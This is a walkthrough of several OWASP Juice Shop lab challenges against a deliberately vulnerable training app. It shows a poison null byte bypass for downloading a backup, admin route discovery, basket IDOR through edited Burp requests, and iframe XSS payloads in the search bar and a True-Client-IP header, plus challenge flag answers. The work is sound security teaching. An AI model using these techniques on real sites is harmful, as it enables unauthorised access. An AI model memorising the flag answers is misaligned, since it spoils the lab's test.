We now know the password to the *mc.safesearch@juice-sh.op* account is "**Mr. N00dles**".




You successfully solved a challenge: Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)

66bdcffad9e698fd534003fbb3cc7e2b7b55d7f0

Question 9: Log into MC SafeSearch's account!

Answer: *66bdcffad9e698fd534003fbb3cc7e2b7b55d7f0*

We will now go back to the [http://10.10.132.15/ftp/]() folder and try to download **package.json.bak**. But it seems we are met with a 403 which says that only .md and .pdf files can be downloaded.




```
OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/routes/fileServer.js:30:12)
    at /juice-shop/routes/fileServer.js:16:7
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)
    at /juice-shop/node_modules/express/lib/router/index.js:284:7
    at param (/juice-shop/node_modules/express/lib/router/index.js:354:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:410:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
    at /juice-shop/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (fs.js:172:5)
```

To get around this, we will use a character bypass called "**Poison Null Byte**". A Poison Null Byte looks like this: ***%00***.

Note: as we can download it using the url, we will need to encode this into a url encoded format.


The Poison Null Byte will now look like this: ***%2500***. Adding this and then a **.md** to the end will bypass the 403 error!



```
10.10.132.15/ftp/package.json.bak%2500.md
```

Why does this work?

A Poison Null Byte is actually a **NULL terminator**. By placing a NULL character in the string at a certain byte, the string will tell the server to terminate at that point, nulling the rest of the string.


You successfully solved a challenge: Forgotten Developer Backup (Access a developer's forgotten backup file.)

bfc1e6b4a16579e85e06fee4c36ff8c02fb13795


Question 10: Download the Backup file!

Answer: *bfc1e6b4a16579e85e06fee4c36ff8c02fb13795*


Task 6: Who's flying this thing?

Modern-day systems will allow for multiple users to have access to different pages. Administrators most commonly use an administration page to edit, add and remove different elements of a website. You might use these when you are building a website with programs such as Weebly or Wix.

When Broken Access Control exploits or bugs are found, it will be categorised into one of **two types**:




Horizontal Privilege Escalation	Occurs when a user can perform an action or access data of another user with the **same** level of permissions.
Vertical Privilege Escalation	Occurs when a user can perform an action or access data of another user with a **higher** level of permissions.



First, we are going to open the **Debugger** on **Firefox**.


(Or **Sources** on **Chrome**.)

This can be done by navigating to it in the Web Developers menu.




We are then going to refresh the page and look for a JavaScript file for **main-es2015.js**

We will then go to that page at: http://10.10.132.15/main-es2015.js




```
1 ae.b]]}),t})();Object(a.U)(),o.g().bootstrapModule(Dl).catch(t=>console.log(t))}},[[0,0,6
```

To get this into a format we can read, click the { } button at the bottom. Now search for the term "admin". You will come across a couple of different words containing "admin" but the one we are looking for is "path: administration".




```
    Xs = [
      {
        path: 'administration',
        component: Xi,
        canActivate: [
          _
        ]
      },
      {
        path: 'accounting',
        component: kr,
        canActivate: [
          k
        ]
      },
      {
        path: 'about',
        component: ee
      },
      {
        path: 'address/select',
        component: cn,
        canActivate: [
          I
        ]
      },
      {
```

This hints towards a page called "**/#/administration**" as can be seen by the **about** path a couple lines below, but going there while not logged in doesn't work.



As this is an Administrator page, it makes sense that we need to be in the **Admin account** in order to view it.

A good way to stop users from accessing this is to only load parts of the application that need to be used by them. This stops sensitive information such as an admin page from been leaked or viewed.



You successfully solved a challenge: Admin Section (Access the administration section of the store.)


946a799363226a24822008503f5d1324536629a0

Question 11: Access the administration page!

Answer: *946a799363226a24822008503f5d1324536629a0*


Login to the Admin account and click on 'Your Basket'. Make sure Burp is running so you can capture the request!

Forward each request until you see: *GET /rest/basket/1 HTTP/1.1*




```
GET /rest/basket/1 HTTP/1.1
Host: 10.10.132.15
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MS
widXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzY
TdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFz
dExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2F
kcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMj
AyNC0wMy0yOSAxNzowMjo0Mi40OTMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wMy0yOSAxNzowMjo0M
i40OTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzExNzM1OTI1LCJleHAiOjE3MTE3NTM5
MjV9.NEHvgtVZ3buAYeJgsqle_Q5xX0CpxCghaWKMpUkCpMueQ5FM9zHHFmAa0NOLUkfxOwKuFGonSQWs-p
g7XscqpIh5aaQ6sk_IjDaTliR_oagqDsi5wl7zQ0vU2hv5tSaBSRzokZC3rFZgItBxY9xVhY0joq3jKjB5j
lcW-SZQLLc
Connection: close
Referer: http://10.10.132.15/
Cookie: io=7Wp6T3C0ZGMbC__UAAAH; language=en; cookieconsent_status=dismiss;
continueCode=wDX8VgQRpPmElyoxaOlz2Aq3tKUVT9HjibbhVMGrKneb9NqY5B7ZJjWk64Lv; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MS
widXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzY
TdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFz
dExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2F
kcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMj
AyNC0wMy0yOSAxNzowMjo0Mi40OTMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wMy0yOSAxNzowMjo0M
i40OTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzExNzM1OTI1LCJleHAiOjE3MTE3NTM5
MjV9.NEHvgtVZ3buAYeJgsqle_Q5xX0CpxCghaWKMpUkCpMueQ5FM9zHHFmAa0NOLUkfxOwKuFGonSQWs-p
g7XscqpIh5aaQ6sk_IjDaTliR_oagqDsi5wl7zQ0vU2hv5tSaBSRzokZC3rFZgItBxY9xVhY0joq3jKjB5j
lcW-SZQLLc
If-None-Match: W/"51e-HslpRs1R2X0rseEK2aS57lisdxI"
```

Now, we are going to change the number **1** after /basket/ to **2**



```
GET /rest/basket/2 HTTP/1.1
```

It will now show you the basket of UserID 2. You can do this for other UserIDs as well, provided that they have one!


You successfully solved a challenge: View Basket (View another user's shopping basket.)

🏁 41b997a36cc33fbe4f0ba018474e19ae5ce52121

Your Basket (admin@juice-sh.op)

Raspberry Juice (1000ml) 2


Total Price: 9.98¤

You will gain 0 Bonus Points from this order!


Question 12: View another user's shopping basket!

Answer: *41b997a36cc33fbe4f0ba018474e19ae5ce52121*

Navigate to the http://10.10.132.15/#/administration page again and click the bin icon next to the review with 5 stars!


Customer Feedback


1	I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)	★★★★★
2	Great shop! Awesome service! (***@juice-sh.op)	★★★★☆
3	Nothing useful available here! (***der@juice-sh.op)	★☆☆☆☆
	Incompetent customer support! Can't even upload photo of broken purchase!...	★★☆☆☆
	This is **the** store for awesome stuff of all kinds! (anonymous)	★★★★☆
	Never gonna buy anywhere else from now on! Thanks for the great service! (anony-...	★★★★☆
	Keep up the good work! (anonymous)	★★★☆☆


You successfully solved a challenge: Five-Star Feedback (Get rid of all 5-star customer feedback.)

🏁 50c97bcce0b895e446d61c83a21df371ac2266ef

Flag: 50c97bcce0b895e446d61c83a21df371ac2266ef

Task 7: Where did that come from?


OWASP Juice Shop

Account · Your Basket 0 · EN

Order History

Order ID	Total Price	Bonus	Delivered
#5267-f73dcd000abcc353	26.97¤		


Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	3	26.97¤

Order ID	Total Price	Bonus	In Transit
#5267-8701a2b3a7333cd9	8.96¤		


Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	3	5.97¤
Orange Juice (1000ml)	2.99¤	1	2.99¤

XSS or Cross-site scripting is a vulnerability that allows attackers to run JavaScript in web applications. These are one of the most found bugs in web applications. Their complexity ranges from easy to extremely hard, as each web application parses the queries in a different way.

There are three major types of XSS attacks:




DOM (Special)	**DOM XSS** *(Document Object Model-based Cross-site Scripting)* uses the HTML environment to execute malicious javascript. This type of attack commonly uses the *<script></script>* HTML tag.
Persistent (Server-side)	**Persistent XSS** is javascript that is run when the server loads the page containing it. These can occur when the server does not sanitise the user data when it is **uploaded** to a page. These are commonly found on blog posts.
Reflected (Client-side)	**Reflected XSS** is javascript that is run on the client-side end of the web application. These are most commonly found when the server doesn't sanitise **search** data.



We will be using the iframe element with a javascript alert tag:

<iframe src="javascript:alert(`xss`)">

Inputting this into the **search bar** will trigger the alert.




Note that we are using **iframe** which is a common HTML element found in many web applications, there are others which also produce the same result.

This type of XSS is also called XFS (Cross-Frame Scripting), is one of the most common forms of detecting XSS within web applications.

Websites that allow the user to modify the iframe or other DOM elements will most likely be vulnerable to XSS.

Why does this work?

It is common practice that the search bar will send a request to the server in which it will then send back the related information, but this is where the flaw lies. Without correct input sanitation, we are able to perform an XSS attack against the search bar.



You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)


🏁 9aaf4bbea5c30d00a1f5bbcfce4db6d4b0efe0bf Copied!

Question 13: Perform a DOM XSS!

Answer: *9aaf4bbea5c30d00a1f5bbcfce4db6d4b0efe0bf*


First, login to the **admin** account.

We are going to navigate to the "**Last Login IP**" page for this attack.



It should say the last IP Address is 0.0.0.0 or 10.x.x.x


As it logs the 'last' login IP we will now logout so that it logs the 'new' IP.



Make sure that Burp **intercept is on**, so it will catch the logout request.

We will then head over to the Headers tab where we will add a new header:

True-Client-IP	*<iframe src="javascript:alert(`xss`)">*


Burp Suite Community Edition v2023.9.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Add Custom Header Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Comment this item HTTP/1
Pretty Raw Hex
Inspector
Search...
0 highlights
Cancel Add

Request to http://10.10.111.120:80

```
GET /rest/saveLoginIp HTTP/1.1
Host: 10.10.111.120
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9w
IiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMC4xMC430
S4yNTAiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdG
VkQXQiOiIyMDI0LTA0LTA0IDE3OjE5OjQ4LjcwNSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTA0LTA0IDE3OjMzOjQyLjcyNSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJ
pYXQiOjE3MTIyNTU4MzEsImV4cCI6MTcxMjI3MzgzMX0.sZ0mtM4kwHRQ-u75A5aE7svLgCMUdH4zmNW0VwxhuMpwpd7DVxFyYHcnazBytgBSjNdogsP-ifylsMnYpXwwWLo0ilmB
Hwp7uBRmHjPd7Y37CP0nJtSk0k_R-C61lz7vQagYWB4DVrWAtiA5KzY5R33eJGU8DBmXiq-yNzJQhiU
Connection: close
Referer: http://10.10.111.120/
Cookie: io=dRJWmGw8YaIUcvpeAACU; language=en; cookieconsent_status=dismiss; continueCode=
wpobwPQr137M2Nea4B0yqJ9Vdv8H5i5LUq305E6kLzjRKmDXYvglW8Zxpnae
If-None-Match: W/"156-aM2W5q4LY9QkPC9naupXVNo3aN0"


```

Request query parameters	0
Request body parameters	0
Request cookies	4
Request headers	10


Name	Value
Host	10.10.111.120
User-Agent	Mozilla/5.0 (X11; Ub...
Accept	application/json, tex...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Authorization	Bearer eyJ0eXAiOiJ...
Connection	close
Referer	http://10.10.111.120/
Cookie	io=dRJWmGw8YaIU...
If-None-Match	W/"156-aM2W5q4L...

Name:

```
True-Client-IP
```

Value:


```
<iframe src="javascript:alert(`
xss`)">
```



